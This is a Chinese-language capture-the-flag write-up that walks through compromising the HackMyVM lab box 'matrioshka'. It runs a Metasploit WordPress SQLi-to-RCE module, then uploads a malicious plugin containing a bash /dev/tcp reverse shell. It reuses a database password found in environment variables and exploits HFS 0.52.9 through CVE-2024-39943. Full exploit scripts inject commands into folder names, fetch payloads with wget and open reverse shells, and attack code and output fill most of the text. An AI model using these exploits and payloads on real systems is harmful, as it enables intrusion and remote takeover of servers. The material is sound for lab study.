Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/wp_automatic_sqli_to_rceAfter interacting with a module you can manually set a TARGET with set TARGET 'Windows Command Shell'
_member_sorting_sqli) > use exploit/multi/http/wp_automatic_sqli_to_rce[*] No payload configured, defaulting to php/meterpreter/reverse_tcpmsf6 exploit(multi/http/wp_automatic_sqli_to_rce) > set RHOSTS mamushka.hmvRHOSTS => mamushka.hmvmsf6 exploit(multi/http/wp_automatic_sqli_to_rce) > set RPORT 80RPORT => 80msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > set SSL falseSSL => falsemsf6 exploit(multi/http/wp_automatic_sqli_to_rce) > set TARGETURI /TARGETURI => /
msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > show options
Module options (exploit/multi/http/wp_automatic_sqli_to_rce):
Name Current Sett Required Description ing ---- ------------ -------- ----------- EMAIL shanti.heath no Email for the ne cote@borer-a w user rmstrong.exa mple PASSWORD WuuPjjP8sUTT no Password for the 68 new user Proxies no A proxy chain of format type:hos t:port[,type:hos t:port][...]. Su pported proxies: socks5, socks5h , http, sapni, s ocks4 RHOSTS mamushka.hmv yes The target host( s), see https:// docs.metasploit. com/docs/using-m etasploit/basics /using-metasploi t.html RPORT 80 yes The target port (TCP) SSL false no Negotiate SSL/TL S for outgoing c onnections TARGETURI / yes The base path to the wordpress a pplication USERNAME rolando no Username to crea te VHOST no HTTP server virt ual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setti Required Description ng ---- ------------- -------- ----------- LHOST 192.168.0.108 yes The listen address (an interface may b e specified) LPORT 4444 yes The listen port
Exploit target:
Id Name -- ---- 0 PHP In-Memory
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/wp_automatic_sqli_to_rce) > exploit[*] Started reverse TCP handler on 192.168.0.108:4444[*] Running automatic check ("set AutoCheck false" to disable)[*] Attempting SQLi test to verify vulnerability...[+] The target is vulnerable. Target is vulnerable to SQLi![-] Exploit aborted due to failure: unexpected-reply: Failed to log in to WordPress admin.[*] Exploit completed, but no session was created.最终的预期是反弹shell的,不过当上传payload的时候会失败,因为新版的wordpress是不允许上传php文件
不过好在他成功创建了管理员账户rolando:WuuPjjP8sUTT68
尝试登录一下,可以成功登录
提权
上传恶意插件
我们可以尝试通过添加插件的访问获取反弹shell
[Wordpress - HackTricks](https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/wordpress.html?highlight=wordpress↗ plugins#plugin-rce)
或者可以尝试手动写一个恶意php,压缩成zip文件即可
❯ vi rev.php<?php/** * Plugin Name: GetRev * Version: 10.8.1 * Author: PwnedSauce * Author URI: http://PwnedSauce.com * License: GPL2 */exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.108/4444 0>&1'")?>❯ zip rev.zip rev.php adding: rev.php (deflated 14%)
(remote) www-data@3ed5ddfe0e0c:/home$ envHISTCONTROL=ignorespaceHOSTNAME=3ed5ddfe0e0cPHP_VERSION=8.2.22APACHE_CONFDIR=/etc/apache2PHP_INI_DIR=/usr/local/etc/phpGPG_KEYS=39B641343D8C104B2B146DC3F9C39DC0B9698544 E60913E4DF209907D8E30D96659A97C9CF2A795A 1198C0117593497A5EC5C199286AF1F9897469DCPHP_LDFLAGS=-Wl,-O1 -piePWD=/homeAPACHE_LOG_DIR=/var/log/apache2LANG=CPHP_SHA256=8566229bc88ad1f4aadc10700ab5fbcec81587c748999d985f11cf3b745462dfAPACHE_PID_FILE=/var/run/apache2/apache2.pidWORDPRESS_DB_HOST=dbPHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2cTERM=xterm-256colorPHP_URL=https://www.php.net/distributions/php-8.2.22.tar.xzAPACHE_RUN_GROUP=www-dataAPACHE_LOCK_DIR=/var/lock/apache2SHLVL=3PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64WORDPRESS_DB_PASSWORD=FukurokujuAPACHE_RUN_DIR=/var/run/apache2PS1=$(command printf "\[\033[01;31m\](remote)\[\033[0m\] \[\033[01;33m\]$(whoami)@$(hostname)\[\033[0m\]:\[\033[1;36m\]$PWD\[\033[0m\]\$ ")APACHE_ENVVARS=/etc/apache2/envvarsAPACHE_RUN_USER=www-dataWORDPRESS_DB_USER=matrioskaPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binWORDPRESS_DB_NAME=wordpressdbPHP_ASC_URL=https://www.php.net/distributions/php-8.2.22.tar.xz.ascPHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64_=/usr/bin/envOLDPWD=/提权-matrioshka
- 你是 www-data
- 环境是 Docker(HOSTNAME=3ed5ddfe0e0c)
- 数据库账号+密码已经白送到你 env 里
- WordPress 是 完整可控态
WORDPRESS_DB_HOST=dbWORDPRESS_DB_NAME=wordpressdbWORDPRESS_DB_USER=matrioskaWORDPRESS_DB_PASSWORD=Fukurokuju尝试ssh密码复用登录失败了
发现matrioska和靶机题目差了个h,补全
┌──(web)─(root㉿kali)-[/home/kali]└─# ssh matrioshka@192.168.0.105matrioshka@192.168.0.105's password:Linux matrioshka 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64
The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law.Last login: Thu Aug 22 19:12:21 2024 from 10.0.2.8matrioshka@matrioshka:~$提权-root
查suid
matrioshka@matrioshka:~$ find / -perm -4000 -type f 2>/dev/null/usr/lib/openssh/ssh-keysign/usr/lib/dbus-1.0/dbus-daemon-launch-helper/usr/bin/gpasswd/usr/bin/chsh/usr/bin/umount/usr/bin/passwd/usr/bin/sudo/usr/bin/su/usr/bin/newgrp/usr/bin/chfn/usr/bin/mountsudo -l
matrioshka@matrioshka:~$ sudo -l[sudo] password for matrioshka:Sorry, user matrioshka may not run sudo on matrioshka.监听端口
matrioshka@matrioshka:~$ ss -lntupNetid State Recv-Q Send-Q Local Address:Port Peer Address:Port Processudp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*tcp LISTEN 0 4096 127.0.0.1:38973 0.0.0.0:*tcp LISTEN 0 4096 127.0.0.1:8080 0.0.0.0:*tcp LISTEN 0 4096 127.0.0.1:9090 0.0.0.0:*tcp LISTEN 0 128 [::]:22 [::]:*tcp LISTEN 0 511 *:80 *:*matrioshka@matrioshka:~$ ps aux | grep -E "8080|9090|38973" | grep -v greproot 910 0.4 0.8 1303940 17144 ? Sl 20:14 0:14 /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 8080 -container-ip 172.18.0.3 -container-port 80root 1527 0.0 0.7 1156220 14960 ? Sl 20:14 0:00 /usr/sbin/docker-proxy -proto tcp -host-ip 127.0.0.1 -host-port 9090 -container-ip 172.19.0.2 -container-port 80👉 这不是普通服务,这是:
宿主机 root 把两个 Docker 容器的 Web 服务“只映射到 localhost”
也就是说:
- 你现在 以 matrioshka 身份
- 可以直接访问 root 暴露的内部 Docker 管理 Web
- 不需要 docker 组
- 不需要 sudo
- 不需要内核漏洞
这是 HMV 的标准“docker → root”终局设计
目标-Web 服务
不是宿主机了,而是这两个容器里的 Web 服务本身:
| 本地端口 | 容器 IP | 说明 |
|---|---|---|
| 8080 | 172.18.0.3 | Web 服务 A |
| 9090 | 172.19.0.2 | Web 服务 B |
👉** 其中至少一个容器 = root 挂载宿主 /var/run/docker.sock 或敏感目录**
matrioshka@matrioshka:~$ curl -v http://127.0.0.1:8080curl -v http://127.0.0.1:9090* Trying 127.0.0.1:8080...* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)> GET / HTTP/1.1> Host: 127.0.0.1:8080> User-Agent: curl/7.88.1> Accept: */*>< HTTP/1.1 301 Moved Permanently< Date: Sat, 24 Jan 2026 02:07:48 GMT< Server: Apache/2.4.61 (Debian)< X-Powered-By: PHP/8.2.22< X-Redirect-By: WordPress< Location: http://127.0.0.1/< Content-Length: 0< Content-Type: text/html; charset=UTF-8<* Connection #0 to host 127.0.0.1 left intact* Trying 127.0.0.1:9090...* Connected to 127.0.0.1 (127.0.0.1) port 9090 (#0)> GET / HTTP/1.1> Host: 127.0.0.1:9090> User-Agent: curl/7.88.1> Accept: */*>< HTTP/1.1 200 OK< Vary: Accept-Encoding< server: HFS 0.52.9 2024-06-11T12:54:37.285Z< etag:< Cache-Control: no-store, no-cache, must-revalidate< Content-Type: text/html; charset=utf-8< Content-Length: 1763< Date: Sat, 24 Jan 2026 02:07:58 GMT< Connection: keep-alive< Keep-Alive: timeout=5<<!DOCTYPE html><html> <head>
<title>File server</title> <link rel="shortcut icon" href="/favicon.ico?0" />
<script> HFS = { "VERSION": "0.52.9", "API_VERSION": 8.72, "SPECIAL_URI": "/~/", "PLUGINS_PUB_URI": "/~/plugins/", "FRONTEND_URI": "/~/frontend/", "session": { "username": "", "exp": "2026-01-25T02:07:58.421Z" }, "plugins": {}, "prefixUrl": "", "dontOverwriteUploading": true, "customHtml": {}, "file_menu_on_link": true, "tile_size": 0, "sort_by": "name", "invert_order": false, "folders_first": true, "sort_numerics": false, "theme": "", "auto_play_seconds": 5, "lang": {}} document.documentElement.setAttribute('ver', '0.52.9') </script>
<meta charset="utf-8" /> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1.0, user-scalable=0" /> <link href="/~/frontend/fontello.css" rel="stylesheet" /> <script type="module" crossorigin src="/~/frontend/assets/index-Uv-vNCsJ.js"></script> <link rel="stylesheet" crossorigin href="/~/frontend/assets/index-Bnwe3ltN.css"> </head> <body>
<style> :root {
} </style>
<noscript>You need to enable JavaScript to run this app.</noscript> <div id="root"></div> <script nomodule>document.getElementById('root').innerText = "Please use a newer browser"</script> </body></html>* Connection #0 to host 127.0.0.1 left intact- 8080 端口
- WordPress,返回 301 重定向到
http://127.0.0.1/ - 说明:只是普通 WordPress,没有直接暴露管理 API 或命令执行接口
- 目前不能直接从这里拿到 root shell
- 9090 端口
- 返回了 HFS 0.52.9 文件服务器(HTTP File Server)
- 特点:
- 内置 Web 文件管理
/~/API 可能存在文件上传或管理接口- 很可能没有认证(你看到
"username": "",session 为空)
9090 是 HFS 0.52.9(Rejetto 新版 Node.js 重写)
这不是老的 HFS 2.x(CVE-2014-6287 那一套)
👉 所以:
- ❌
/~/upload直传 ≠ 一定存在 - ❌
/~/exec这种老接口 ≠ 存在 - ❌ Metasploit 里 hfs_exec 那个模块 一定打不通
SSH 本地端口转发
ssh -L 7777:127.0.0.1:9090 matrioshka@192.168.0.105
尝试利用弱密码去登录,发现凭证就是admin:admin


得知文件服务器是HFS 0.52.9版本
搜寻一下有无版本漏洞
https://github.com/Y5neKO/Y5_VulnHub/tree/main/HFS/CVE-2024-39943-Poc-main↗
在CVE-2024-23692的POC虽然可以监测到含有漏洞,但无法成功利用
然而利用CVE-2024-39943可以通过身份验证后执行任意命令
CVE-2024-39943
✅ 只下载 poc.pywget https://raw.githubusercontent.com/Y5neKO/Y5_VulnHub/main/HFS/CVE-2024-39943-Poc-main/poc.py或用 curl:curl -O https://raw.githubusercontent.com/Y5neKO/Y5_VulnHub/main/HFS/CVE-2024-39943-Poc-main/poc.py
✅ 只下载 config.yamlwget https://raw.githubusercontent.com/Y5neKO/Y5_VulnHub/main/HFS/CVE-2024-39943-Poc-main/config.yaml
✅ 下载 hfs-linux.zip这个是二进制,必须 raw 链接,否则会下成 HTML:wget https://raw.githubusercontent.com/Y5neKO/Y5_VulnHub/main/HFS/CVE-2024-39943-Poc-main/hfs-linux.zip
解压:unzip hfs-linux.zipchmod +x hfs
✅ 下载 README.mdwget https://raw.githubusercontent.com/Y5neKO/Y5_VulnHub/main/HFS/CVE-2024-39943-Poc-main/README.md┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/CVE-2024-39943-Poc-main]└─# python poc.pyUrl: http://127.0.0.1:7777/Cookie: hfs_http=eyJ1c2VybmFtZSI6ImFkbWluIiwiaXAiOiIxNzIuMTkuMC4xIiwiX2V4cGlyZSI6MTc2OTMwODkxNTcwMCwiX21heEFnZSI6ODY0MDAwMDB9; hfs_http.sig=QbVN3mahV5vTUOHKnRCKvSPF6kQIp: 127.0.0.1Port: 9999Step 1 add vfsStep 2 set permission vfsStep 3 create folderStep 4 execute payload┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/CVE-2024-39943-Poc-main]└─# cat poc.pyimport requests as reqimport base64
url = input("Url: ")cookie = input("Cookie: ")ip = input("Ip: ")port = input("Port: ")
headers = {"x-hfs-anti-csrf":"1","Cookie":cookie}
print("Step 1 add vfs")step1 = req.post(url+"~/api/add_vfs", headers=headers, json={"parent":"/","source":"/tmp"})
print("Step 2 set permission vfs")step2 = req.post(url+"~/api/set_vfs", headers=headers, json={"uri":"/tmp/","props":{"can_see":None,"can_read":None,"can_list":None,"can_upload":"*","can_delete":None,"can_archive":None,"source":"/tmp","name":"tmp","type":"folder","masks":None}})
print("Step 3 create folder")command = "ncat {0} {1} -e /bin/bash".format(ip,port)command = command.encode('utf-8')payload = 'poc";python3 -c "import os;import base64;os.system(base64.b64decode(\''+base64.b64encode(command).decode('utf-8')+"'))"step3 = req.post(url+"~/api/create_folder", headers=headers, json={"uri":"/tmp/","name":payload})
print("Step 4 execute payload")step4 = req.get(url+"~/api/get_ls?path=/tmp/"+payload, headers=headers)监听端口,然而并不触发
为什么 ncat -e 不触发
在这个 HFS 场景里:
- RCE 发生在 Node.js child_process.execSync
- 执行环境是 非交互 shell
ncat -e /bin/bash很容易因为:- TTY 不存在
- seccomp / busybox / netcat 变种
- stdout / stderr 被 HFS 吃掉
👉 直接失败但不报错
修改后的 稳定版 PoC 结构(推荐)
✅ 思路
- 不在脚本里拼命令
- 只负责:
把 base64 解码后丢给 shell 执行
✅ 代码
import requests as req
url = input("Url: ")cookie = input("Cookie: ")cmd_b64 = input("Base64Cmd: ")
headers = { "x-hfs-anti-csrf": "1", "Cookie": cookie}
print("[+] Step 1 add vfs")req.post(url + "~/api/add_vfs", headers=headers, json={"parent": "/", "source": "/tmp"})
print("[+] Step 2 set vfs permission")req.post(url + "~/api/set_vfs", headers=headers, json={ "uri": "/tmp/", "props": { "can_upload": "*", "source": "/tmp", "name": "tmp", "type": "folder" } })
print("[+] Step 3 create malicious folder")
payload = ( 'poc";' 'python3 -c "import os,base64;' 'os.system(base64.b64decode(\'%s\').decode())' '"') % cmd_b64
req.post(url + "~/api/create_folder", headers=headers, json={"uri": "/tmp/", "name": payload})
print("[+] Step 4 trigger execution")req.get(url + "~/api/get_ls?path=/tmp/" + payload, headers=headers)
print("[+] Done")┌──(web)─(root㉿kali)-[/home/kali]└─# echo 'bash -i >& /dev/tcp/192.168.0.108/9999 0>&1' |base64YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTA4Lzk5OTkgMD4mMQo=┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/CVE-2024-39943-Poc-main]└─# python new_poc.pyUrl: http://127.0.0.1:7777/Cookie: hfs_http=eyJ1c2VybmFtZSI6ImFkbWluIiwiaXAiOiIxNzIuMTkuMC4xIiwiX2V4cGlyZSI6MTc2OTMwODkxNTcwMCwiX21heEFnZSI6ODY0MDAwMDB9; hfs_http.sig=QbVN3mahV5vTUOHKnRCKvSPF6kQBase64Cmd: YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTA4Lzk5OTkgMD4mMQo=[+] Step 1 add vfs[+] Step 2 set vfs permission[+] Step 3 create malicious folder[+] Step 4 trigger execution[+] Done直接反弹shell失败了
matrioshka@matrioshka:/tmp$ ip a1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_lft forever2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000 link/ether 08:00:27:41:3c:f7 brd ff:ff:ff:ff:ff:ff inet 192.168.0.105/24 brd 192.168.0.255 scope global dynamic enp0s3 valid_lft 4077sec preferred_lft 4077sec inet6 fe80::a00:27ff:fe41:3cf7/64 scope link valid_lft forever preferred_lft forever4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default link/ether 02:42:f3:47:75:e8 brd ff:ff:ff:ff:ff:ff inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0 valid_lft forever preferred_lft forever5: br-1f21cf17cc68: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:66:a5:ea:28 brd ff:ff:ff:ff:ff:ff inet 172.18.0.1/16 brd 172.18.255.255 scope global br-1f21cf17cc68 valid_lft forever preferred_lft forever inet6 fe80::42:66ff:fea5:ea28/64 scope link valid_lft forever preferred_lft forever9: veth6369dce@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-1f21cf17cc68 state UP group default link/ether d2:a8:b2:77:27:52 brd ff:ff:ff:ff:ff:ff link-netnsid 2 inet6 fe80::d0a8:b2ff:fe77:2752/64 scope link valid_lft forever preferred_lft forever11: veth854363d@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-1f21cf17cc68 state UP group default link/ether 06:55:63:ea:7e:e6 brd ff:ff:ff:ff:ff:ff link-netnsid 1 inet6 fe80::455:63ff:feea:7ee6/64 scope link valid_lft forever preferred_lft forever12: br-457d4131991d: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:9e:d7:38:7e brd ff:ff:ff:ff:ff:ff inet 172.19.0.1/16 brd 172.19.255.255 scope global br-457d4131991d valid_lft forever preferred_lft forever inet6 fe80::42:9eff:fed7:387e/64 scope link valid_lft forever preferred_lft forever14: veth1f5b280@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-457d4131991d state UP group default link/ether 0e:dd:18:f4:8e:14 brd ff:ff:ff:ff:ff:ff link-netnsid 3 inet6 fe80::cdd:18ff:fef4:8e14/64 scope link valid_lft forever preferred_lft forever1️⃣ 宿主真实网卡
enp0s3 → 192.168.0.105/24这是 你 SSH 进来的那台 VM 的对外 IP
2️⃣ Docker bridge(重点)
你有 三个 bridge:
docker0 → 172.17.0.1br-1f21cf17cc68 → 172.18.0.1br-457d4131991d → 172.19.0.1 ← ★★★而你前面已经确认过:
docker-proxycontainer-ip: 172.19.0.2👉 HFS 就跑在 **br-457d4131991d** 这个网络里
也就是说:
💥 payload 实际执行位置 = 172.19.0.2 这个容器
matrioshka@matrioshka:~$ vi rev.sh/bin/bash -i >& /dev/tcp/172.19.0.1/4444 0>&1matrioshka@matrioshka:~$ python3 -m http.serverServing HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...172.19.0.2 - - [09/Mar/2025 09:36:58] "GET /rev.sh HTTP/1.1" 200 -wget 172.17.0.1:8000/rev.sh -O /tmp/rev.sh┌──(web)─(root㉿kali)-[/home/kali]└─# echo 'wget 172.17.0.1:8000/rev.sh -O /tmp/rev.sh' |base64d2dldCAxNzIuMTcuMC4xOjgwMDAvcmV2LnNoIC1PIC90bXAvcmV2LnNoCg==┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/CVE-2024-39943-Poc-main]└─# python new_poc.pyUrl: http://127.0.0.1:7777/Cookie: hfs_http=eyJ1c2VybmFtZSI6ImFkbWluIiwiaXAiOiIxNzIuMTkuMC4xIiwiX2V4cGlyZSI6MTc2OTMxMDcxNTczNiwiX21heEFnZSI6ODY0MDAwMDB9; hfs_http.sig=44aOyFx6SzoAbSudgg_CfC17FwwBase64Cmd: d2dldCAxNzIuMTcuMC4xOjgwMDAvcmV2LnNoIC1PIC90bXAvcmV2LnNoCg==[+] Step 1 add vfs[+] Step 2 set vfs permission[+] Step 3 create malicious folder[+] Step 4 trigger execution[+] Done还是没成功
修改代码
#!/usr/bin/env python3"""CVE-2024-39943 HFS RCE Exploit - Interactive Mode"""
import requests as reqimport base64import urllib.parse
# ========== 配置区域 ==========url = input("Url [http://127.0.0.1:7777/]: ") or "http://127.0.0.1:7777/"cookie = input("Cookie: ")reverse_ip = input("Reverse IP [172.17.0.1]: ") or "172.17.0.1"reverse_port = input("Reverse Port [4444]: ") or "4444"http_port = input("HTTP Port [8888]: ") or "8888"
if not url.endswith("/"): url += "/"
headers = {"x-hfs-anti-csrf": "1", "Cookie": cookie}
def exec_cmd(cmd): """执行任意命令""" # 添加VFS req.post(url + "~/api/add_vfs", headers=headers, json={"parent": "/", "source": "/tmp"}) # 设置权限 req.post(url + "~/api/set_vfs", headers=headers, json={ "uri": "/tmp/", "props": {"can_see": None, "can_read": None, "can_list": None, "can_upload": "*", "can_delete": None, "can_archive": None, "source": "/tmp", "name": "tmp", "type": "folder", "masks": None} }) # 构造payload cmd_b64 = base64.b64encode(cmd.encode('utf-8')).decode('utf-8') payload = f'poc";python3 -c "import os;import base64;os.system(base64.b64decode(\'{cmd_b64}\'))"' req.post(url + "~/api/create_folder", headers=headers, json={"uri": "/tmp/", "name": payload}) req.get(url + f"~/api/get_ls?path=/tmp/{urllib.parse.quote(payload)}", headers=headers) print(f"[+] Executed: {cmd}")
print("\n" + "="*50)print("HFS RCE Interactive Shell")print("="*50)print("Commands:")print(" 1 or download - 下载reverse_shell.sh")print(" 2 or shell - 执行反弹shell")print(" 3 or custom - 执行自定义命令")print(" help - 显示准备步骤")print(" exit - 退出")print("="*50)
while True: cmd = input("\n> ").strip().lower()
if cmd in ["1", "download"]: exec_cmd(f"wget http://{reverse_ip}:{http_port}/reverse_shell.sh -O /tmp/reverse_shell.sh")
elif cmd in ["2", "shell"]: exec_cmd("bash /tmp/reverse_shell.sh")
elif cmd in ["3", "custom"]: custom = input("Enter command: ") exec_cmd(custom)
elif cmd == "help": print(f"""在matrioshka主机上执行:
1. 创建reverse_shell.sh: echo '#!/bin/bash' > /tmp/reverse_shell.sh echo 'bash -i >& /dev/tcp/{reverse_ip}/{reverse_port} 0>&1' >> /tmp/reverse_shell.sh
2. 启动HTTP服务: cd /tmp && python3 -m http.server {http_port} --bind {reverse_ip}
3. 启动监听: nc -lvnp {reverse_port}""")
elif cmd == "exit": print("Bye!") break
else: print("Unknown command. Type: 1/download, 2/shell, 3/custom, help, exit")┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/CVE-2024-39943-Poc-main]└─# python new_poc.pyUrl [http://127.0.0.1:7777/]: http://127.0.0.1:7777/Cookie: hfs_http=eyJ1c2VybmFtZSI6ImFkbWluIiwiaXAiOiIxNzIuMTkuMC4xIiwiX2V4cGlyZSI6MTc2OTMxMjA4NjQ3MiwiX21heEFnZSI6ODY0MDAwMDB9; hfs_http.sig=oBLe_QpYLCtfwWMDMUMpGguRhuwReverse IP [172.17.0.1]: 172.19.0.1Reverse Port [4444]: 4444HTTP Port [8888]: 8000
==================================================HFS RCE Interactive Shell==================================================Commands: 1 or download - 下载reverse_shell.sh 2 or shell - 执行反弹shell 3 or custom - 执行自定义命令 help - 显示准备步骤 exit - 退出==================================================
> 1[+] Executed: wget http://172.19.0.1:8000/reverse_shell.sh -O /tmp/reverse_shell.sh
matrioshka@matrioshka:/tmp$ echo '#!/bin/bash' > /tmp/reverse_shell.shmatrioshka@matrioshka:/tmp$ echo 'bash -i >& /dev/tcp/172.19.0.1/4444 0>&1' >> /tmp/reverse_shell.shmatrioshka@matrioshka:/tmp$ python3 -m http.server 8000 --bind 172.19.0.1Serving HTTP on 172.19.0.1 port 8000 (http://172.19.0.1:8000/) ...修改poc
